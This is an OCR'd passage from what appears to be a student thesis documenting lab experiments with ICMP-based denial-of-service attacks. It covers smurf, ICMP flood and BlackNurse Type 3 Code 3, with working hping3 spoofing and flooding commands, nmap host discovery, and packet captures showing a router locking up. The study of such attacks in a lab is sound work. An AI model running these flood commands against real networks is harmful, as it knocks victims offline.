


**Figure 3.14: nmap command to check alive hosts in the targeted network.**




```
root@kali:~# nmap -sP 192.168.1.0/24

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-26 21:45 EST
Nmap scan report for 192.168.1.1
Host is up (0.0025s latency).
MAC Address: 18:A6:F7:B4:75:EE (Unknown)
Nmap scan report for 192.168.1.60
Host is up (0.028s latency).
MAC Address: 30:A8:DB:CB:FB:D5 (Sony Mobile Communications AB)
Nmap scan report for 192.168.1.63
Host is up (0.00028s latency).
MAC Address: 00:0C:29:71:65:12 (VMware)
Nmap scan report for 192.168.1.64
Host is up (0.0095s latency).
MAC Address: 00:0C:29:38:85:18 (VMware)
Nmap scan report for 192.168.1.75
Host is up (0.0061s latency).
MAC Address: 2C:27:D7:A5:76:D5 (Hewlett Packard)
Nmap scan report for 192.168.1.76
Host is up (0.0053s latency).
MAC Address: AC:81:12:48:6E:89 (Gemtek Technology)
Nmap scan report for 192.168.1.77
Host is up (0.0050s latency).
MAC Address: 00:0C:29:99:2E:04 (VMware)
Nmap scan report for 192.168.1.62
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 1.32 seconds
root@kali:~# 
```

I start with exploring how many hosts are alive in the network with nmap tool.


Then I crafted an ICMP packet to be sent from a victim`s spoofed IP address to network broadcast address via hping3 tool. At the same time, I captured packets on the victim machine to check the results.

**Figure 3.15: hping3 command to create spoofed attack packet targeting Linux.**



```
root@kali:~# hping3 --icmp -c 1 --spoof 192.168.1.63 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data byt
es

--- 192.168.1.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

**Figure 3.16: tcpdump packet capture on the victim.**




```
root@bee-box:~# tcpdump -i eth1 icmp -v -n
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
11:06:53.694542 IP (tos 0x0, ttl 64, id 39660, offset 0, flags [none], proto ICMP (1)
, length 28) 192.168.1.63 > 192.168.1.255: ICMP echo request, id 64787, seq 0, length
 8
```

As a result, I observed that Linux doesn’t reply ICMP echo request to network broadcast address.


I sent the same forged ICMP packets to windows victim.

**Figure 3.17: hping3 command to create attack, from spoofed source.**



```
root@kali:~# hping3 --icmp -c 1 --spoof 192.168.1.63 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data byt
es

--- 192.168.1.255 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# 
```

**Figure 3.18: Wireshark packet capture on windows machine.**



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

Filter: icmp

```
No.   Time        Source         Destination    Protocol Length Info
  175 20.719724   192.168.1.75   192.168.1.255  ICMP        60 Echo (ping) request  id=0x1714, seq=0/0, ttl=64 (no response found!)

> Frame 175: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: GemtekTe_48:6e:89 (ac:81:12:48:6e:89), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 192.168.1.75, Dst: 192.168.1.255
> Internet Control Message Protocol

0000  ff ff ff ff ff ff ac 81  12 48 6e 89 08 00 45 00   ........ .Hn...E.
0010  00 1c d8 e8 00 00 40 01  1d 5e c0 a8 01 4b c0 a8   ......@. .^...K..
0020  01 ff 08 00 e0 eb 17 14  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```


wireshark_BFDABE3C-CA08-4864-9FBE-52A83BAFEA69_20161227131722_a08332 | Packets: 385 · Displayed: 1 (0.3%) | Profile: Default

Result, Windows is not vulnerable to smurf attack because there is no ICMP reply from broadcast address.

### 3.2.3 ICMP Flood Attack

Internet Control Message Protocol (ICMP) was assumed as a harmless method of reporting error conditions and issuing and responding to simple requests (RFC 792). In its main purpose, ICMP is supposed to be a relatively simple and useful protocol, but it has been altered to act as evil purposes. In ICMP Flood attack, an attacker sends so many ICMP echo requests (it`s simple PING) with the fake source IP address to a remote host or a network device until it consumes all of the available resources of the victim with the attacking packets (Kumar *et al.* 2012, p. 25). As a result, the victim can no longer process legitimate requests. This attack attempts to compromise availability of the Cyber Security triad. This protocol attack happens in the network layer. Figure 3.19 shows the architecture of the ICMP Flood attack.

**Figure 3.19: ICMP flood attack architecture.**




The test bed configuration is listed below:

| | |
|---|---|
| Attacker Kali Linux | : 192.168.1.62 |
| Victim Linux | : 192.168.1.63 |

I use hping3 tool to create ICMP packets, tcpdump to monitor and capture to packets and IPTraf network monitoring tool to observe the victim`s network activity.

**Figure 3.20: Victim machine network activity.**



Applications Places System
USA Wed Jan 4, 6:20 PM bee
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box: ~
bee@bee-box: ~

```
IPTraf
 lo              0       0       0       0     0.00 kbits/sec
 eth1           93      93       0       0     3.00 kbits/sec
Up/Down/PgUp/PgDn-scroll window  X-exit
```

```
bee@bee-box:~$ sudo tcpdump -nn -tt -i eth1 icmp
[sudo] password for bee:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
```

First step I run the hping3 command to craft an ICMP packet with spoofed source address to attack to victim.


**Figure 3.21: hping3 command to create icmp packet from random source IP addresses**.



```
root@kali:~# hping3 --icmp -C 8 -K 0 --flood --rand-source 192.168.1.63
HPING 192.168.1.63 (eth0 192.168.1.63): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

This hping3 command line in the Figure 3.21 sends ICMP (type 8 code 0) packets from random sources to the victim in flood mode. It is seen in the Figure 3.22, that packet rates maximum approximately 200 Kbits/sec. It means if the victim had ISDN or less bandwidth, DoS would have happened. Even though ICMP flooding looks historical, a similar form of ICMP flooding can still be used to perform a denial of service attack; even when the victim is on a gigabit network. Next attack method will prove this.

**Figure 3.22 Victim machine network with incoming ICMP packets activity.**



bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box: ~
File Edit View Terminal Tabs Help

```
IPTraf

Total:        29026   1510076   15982   960728   13044   549
IP:           29026    816976   15982   450244   13044   366
TCP:              0         0       0        0       0
UDP:             47      5380      42     3740       5     1
ICMP:         28933    810124   15894   445032   13039   365
Other IP:        46      1472      46     1472       0
Non-IP:           0         0       0        0       0

Total rates:        198.7 kbits/sec      Broadcast packets:     1
                    480.2 packets/sec    Broadcast bytes:     188

Incoming rates:     122.9 kbits/sec
                    256.0 packets/sec
                                         IP checksum errors:

Outgoing rates:      75.8 kbits/sec
                    224.2 packets/sec
```

```
eq 63222, length 8
1483552436.885078 IP 112.59.28.35 > 192.168.1.63: ICMP echo request, id 30728, s
eq 63478, length 8
1483552436.887569 IP 192.168.1.63 > 112.59.28.35: ICMP echo reply, id 30728, seq
 63478, length 8
1483552436.885079 IP 103.177.207.204 > 192.168.1.63: ICMP echo request, id 30728
, seq 63734, length 8
1483552436.887672 IP 192.168.1.63 > 103.177.207.204: ICMP echo reply, id 30728,
seq 63734, length 8
1483552436.885079 IP 25.155.107.208 > 192.168.1.63: ICMP echo request, id 30728,
 seq 63990, length 8
1483552436.887770 IP 192.168.1.63 > 25.155.107.208: ICMP echo reply, id 30728, s
eq 63990, length 8
1483552436.885080 IP 241.140.66.44 > 192.168.1.63: ICMP echo request, id 30728,
seq 64246, length 8
1483552436.885081 IP 52.59.179.49 > 192.168.1.63: ICMP echo request, id 30728, s
eq 64502, length 8
1483552436.887976 IP 192.168.1.63 > 52.59.179.49: ICMP echo reply, id 30728, seq
 64502, length 8

21046 packets captured
21046 packets received by filter
```

### 3.2.4 ICMP Type 3 Code 3 Attack (BlackNurse)

Normally DDoS attacks, aim at the network bandwidth via flooding connections to cause denial of service. This attack not only targets flooding of the internet connection but also drains CPU power of the victim. Danish Telecom has named it BlackNurse (Hjelmvik

2016). It is not the same as an old ICMP flood attack which is known to send ICMP requests to the target. BlackNurse is based on ICMP with Type 3 Code 3 packets. ICMP Type3 is Destination Unreachable and Code 3 is Port Unreachable. It consumes not only bandwidth of the targeted network but also drains intermediary network device`s CPU power, causing packet drops and as a result denies the hosts to reach the internet behind the firewalls or routers.

Lab configuration is shown hereunder.


| | |
|---|---|
| Attacker Fedora Linux | : 192.168.1.62 |
| Victim Windows 10 | : 192.168.1.76 |

I will capture packets and inspect statistics with Wireshark. The mission in this attack; to send ICMP Type 3 Code 3 packets (port unreachable) to the victim and overwhelm victim`s resources to DoS. I use hping3 tool to craft this malicious packet.

```
hping3 -C 3 -K 3 - - flood 192.168.1.76
```

This command will flood the victim`s network connection via sending very fast malicious ICMP packets.

**Figure 3.23: Wireshark screenshot showing the packets from windows machine.**




```
No.     Time        Source         Destination    Protocol Length Info
 1359… 45.346826   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.346865   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.346955   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347088   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347190   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347341   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347662   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347700   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347784   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347900   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.347998   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348114   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348226   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348345   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348576   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348693   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348809   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
 1359… 45.348932   192.168.1.63   192.168.1.76   ICMP     70 Destination unreachable (Port unreachable)
```

```
0000  ac 81 12 48 6e 89 c4 6e  1f 15 88 47 08 00 45 00   ...Hn..n ...G..E.
0010  00 38 e5 da 00 00 40 01  11 0f c0 a8 01 3f c0 a8   .8....@. .....?..
0020  01 4c 03 03 0d 33 00 00  00 00 45 00 00 1c 11 63   .L...3.. ..E....c
0030  00 00 40 06 59 66 01 02  03 04 05 06 07 08 00 00   ..@.Yf.. ........
0040  00 00 00 00 ef c1                                  ......
```

Internet Control Message Protocol (icmp), 36 bytes | Packets: 138172 · Displayed: 135592 (98.1%) | Profile: Default

It stopped Wi-Fi broadcast of the lab router in 2 minutes via filling available bandwidth and router`s CPU cycle causing to lock up the router. Observing Figure 3.24 proves how powerful this attack can be. Figure 3.24 shows, windows Wi-Fi connection before attack and after attack. It is obvious there is a significant difference between received packets and connection speeds.

**Figure 3.24: Victim's network status before and after attack.**



Wi-Fi Status

General

Connection

IPv4 Connectivity: No network access

IPv6 Connectivity: No network access

Media State: Enabled

SSID: House of MrT

Duration: 00:56:24

Speed: 5.5 Mbps

Signal Quality:

Activity

Sent — — Received

Bytes: 164,001 | 43,978,740

Wi-Fi Status

General

Connection

IPv4 Connectivity: Internet

IPv6 Connectivity: No network access

Media State: Enabled

SSID: House of MrT

Duration: 00:41:01

Speed: 72.0 Mbps

